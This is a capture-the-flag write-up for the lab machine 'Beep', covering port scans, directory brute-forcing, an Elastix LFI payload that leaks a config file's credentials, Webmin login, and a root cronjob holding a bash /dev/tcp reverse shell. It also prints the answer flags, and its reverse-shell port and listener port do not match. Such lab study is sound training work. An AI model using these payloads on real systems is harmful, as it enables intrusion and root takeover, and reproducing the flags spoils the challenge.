

Beep

Tags	CronJobs Elastix 2.2.0 LFI
Level	Easy
OS	Linux

ANSWER

```
USER_FLAG=54ba7ffc5fb25e8d1ccbef51c218abc4
ROOT_FLAG=e797da93aeebb47f73e3dba58d7ed698
```

▼ Recon

Nmap

Initially, we perform a full port scan on the host

```
$ nmap -p- --min-rate=10000 10.10.10.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 03:08 AEST
Warning: 10.10.10.7 giving up on port because retransmission cap hit (10).
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.32s latency).
Not shown: 65004 closed tcp ports (conn-refused), 515 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
877/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt
```

Then, service banner grabbing scan is performed on each port

```
$ nmap -p22,25,80,110,111,443,877,993,995,3306,4190,4445,4559,5038,10000 -sCV --min-rate=10000 10.10.10.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 03:23 AEST
Stats: 0:05:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.39% done; ETC: 03:28 (0:00:02 remaining)
Stats: 0:05:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.39% done; ETC: 03:28 (0:00:02 remaining)
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.33s latency).
472
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 adee5abb6937fb27afb83072a0f96f53 (DSA)
|_ 2048 bcc6735013a1824b550750f6651d6d0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ smtp_commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BIT
|_ MTIMF, DSN
80/tcp    open  http         Apache httpd 2.2.3
|_ http_server_header: Apache/2.2.3 (CentOS)
|_ http_title: Did not follow redirect to https://beep.htb/
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ pop3_capabilities: PIPELINING APOP UIDL IMPLEMENTATION(Cyrus POP3 server v2) USER AUTH-RESP-CODE
|_ RESP-CODES TOP LOGIN-DELAY(0) STLS EXPIRE(NEVER)
```

```
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ pop3_capabilities: PIPELINING APOP UIDL IMPLEMENTATION(Cyrus POP3 server v2) USER AUTH-RESP-CODE
|_ RESP-CODES TOP LOGIN-DELAY(0) STLS EXPIRE(NEVER)
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2          111/tcp    rpcbind
|_   100000  2          111/udp    rpcbind
|_   100024  1          874/udp    status
|_   100024  1          877/tcp    status
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
|_ ssl_cert: Subject: CommonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after: 2018-04-07T08:22:08
|_ ssl_date: 2023-04-06T17:26:47+00:00; 0s from scanner time.
877/tcp   open  status       1 (RPC #100024)
993/tcp   open  ssl/imap     Cyrus imapd
|_ imap_capabilities: CAPABILITY
995/tcp   open  pop3         Cyrus pop3d
3306/tcp  open  mysql        MySQL (unauthorized)
4190/tcp  open  sieve        Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax      HylaFAX 4.3.10
5038/tcp  open  asterisk     Asterisk Call Manager 1.1
10000/tcp open  http         MiniServ 1.570 (Webmin httpd)
```

Since this is a Linux lab, all services that are strictly related to Windows will be considered out of scope.

Hence, these following services will be explicitly considered after ruling out the out-of-scope services :

- 80 - http
- 443 - https
- 3306 - mysql
- 10000 - webmin

Gobuster

We perform gobuster `dir -u https://<IP> -t 30 -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt -k`


```
=====
/images      (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/modules     (Status: 301) [Size: 311] [--> https://10.10.10.7/modules/]
/themes      (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/admin       (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]
/help        (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/var         (Status: 301) [Size: 307] [--> https://10.10.10.7/var/]
/mail        (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
/static      (Status: 301) [Size: 310] [--> https://10.10.10.7/static/]
/lang        (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]
/libs        (Status: 301) [Size: 308] [--> https://10.10.10.7/libs/]
/panel       (Status: 301) [Size: 309] [--> https://10.10.10.7/panel/]
/configs     (Status: 301) [Size: 311] [--> https://10.10.10.7/configs/]
/recordings  (Status: 301) [Size: 314] [--> https://10.10.10.7/recordings/]
/vtigercrm   (Status: 301) [Size: 313] [--> https://10.10.10.7/vtigercrm/]
Progress: 20116 / 20117 (100.00%)
```

From the naming of this directory, we can rule out some possibilities that might be irrelevant

These are the directories that we take into consideration :

- /configs
- /admin
- /recordings
- /vtigerrcrm

This is the output of `https://<IP>/configs`





Index of /configs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 default.conf.php	01-Nov-2011 21:56	3.1K	
 email.conf.php	01-Nov-2011 21:56	2.5K	
 languages.conf.php	01-Nov-2011 21:56	2.8K	

Apache/2.2.3 (CentOS) Server at 10.10.10.7 Port 443

These 3 `php` files have nothing




```

1 GET /configs/languages.conf.php HTTP/1.1
2 Host: 10.10.10.7
3 Cookie: testing=1; elastixSession=0mc9tvgtcr1gndh38ue0ljkh41; ARI=
710a4plo36tg69m63ca1mn8m2; PHPSESSID=f0s7rqbfko9sg1vdsjr417nbm6;
sid=61f179b3412c12514ecdcd0d868c8dc; sessiontest=1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp;
1 HTTP/1.1 200 OK
2 Date: Thu, 06 Apr 2023 18:04:38 GMT
3 Server: Apache/2.2.3 (CentOS)
4 X-Powered-By: PHP/5.1.6
5 Content-Length: 0
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9


```

This is the output of `https://<IP>/admin`

It will prompt you for the password




In case the password prompt is cancelled, the website will be directed to `https://<IP>/admin/config.php`, which is a landing page informing about the unauthorized access



Unauthorized

You are not authorized to access this page.

This is the output for `/vtigerrcrm`, which is also a login page



HTTPs

This is the overview for the web application of the host at **port 443**



The **https** web application contains 2 main points : **Apache 2.2.3** and framework **Elastix** , however, we havent been able to recon for the version of **Elastix** .

Commonly, `Apache 2.2.3` will not occur any vulns considering the scope of OSCP lab. Hence, we will perform `searchsploit` for `Elastix`

? For service with no knowledge about version OR service with version with multiple CVEs :

Perform `searchsploit` and carry out every CVEs listed

→ Priority for choosing CVE :

1. RCE
2. Keywords strictly related to the lab recon info
3. CVE is verified on `exploitDB`

This is the output of `searchsploit` for `elastix`

```
(kali@kali: ~) $ searchsploit elastix
-----
Exploit Title | Path
-----|-----
Elastix - 'page' Cross-Site Scripting | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution | php/webapps/18650.py
```

Due to the previous criteria for choosing CVE with no known version, we choose

`37637 - LFI` and `18650 - RCE`

Webmin - Port 10000

Webmin is a GUI for Linux Administration

The host on this port is also the login page

▼ Exploit

PoC for 37637


We are able to prove the vulnerability of `LFI` through the payload of `37637 - LFI`

```

1 GET /vtigercrm/graph.php?current_language=
.../etc/ampportal.conf%00&module=Accounts&
action HTTP/1.1
2 Host: 10.10.10.7
3 Cookie: testing=1; elastixSession=0mc9tvgclcrigndh38ue0ljkh41; ARI=
718a4p1o36tgV69m63ca1mn8m2; PHPSESSID=f0s7rqbko9sg1vdsjr417nbm6
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16
22 # along with FreePBX. If not, see <
http://www.gnu.org/licenses/>.
23 #
24 # This file contains settings for components of the Asterisk
Management Portal
25 # Spaces are not allowed!
26 # Run /usr/src/AMP/apply_conf.sh after making changes to this
file
27 #
28 # FreePBX Database configuration
29 # AMPDBHOST: Hostname where the FreePBX database resides
30 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
31 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
32 # AMPDBUSER: Username used to connect to the FreePBX database
33 # AMPDBPASS: Password for AMPDBUSER (above)
34 # AMPENGINE: Telephony backend engine (e.g. asterisk)
35 # AMPMGRUSER: Username to access the Asterisk Manager Interface
36 # AMPMGRPASS: Password for AMPMGRUSER
37 #
38 AMPDBHOST=localhost
39 AMPDBENGINE=mysql
40 # AMPDBNAME=asterisk
41 AMPDBUSER=asteriskuser
42 # AMPDBPASS=amp109
43 AMPDBPASS=jEhdIekWmdjE
44 AMPENGINE=asterisk
45 AMPMGRPASS=

```

We are able to retrieve a few important login credentials and we are able to login the webmin through `root / jEhdIekWmdjE`



We are then use the function `Scheduled Commands` to create a cronjob to get a reverse shell

Select all. | Invert selection.

Job ID	Run as user	Run at	Created on	Commands to execute
<input type="checkbox"/> 1	root	Thu Feb 18 22:41:00 2021	Thu Feb 18 22:39:26 2021	bash -c 'bash -i >& /dev/tcp/10.10.14.13/443 0>&1'

Select all. | Invert selection.

Cancel Selected Commands

We are able to get the **RCE** as root privilege

```
(quinn@kali) [~/Downloads]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.7] 58220
bash: no job control in this shell
[root@beep /]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@beep /]# pwd
/
```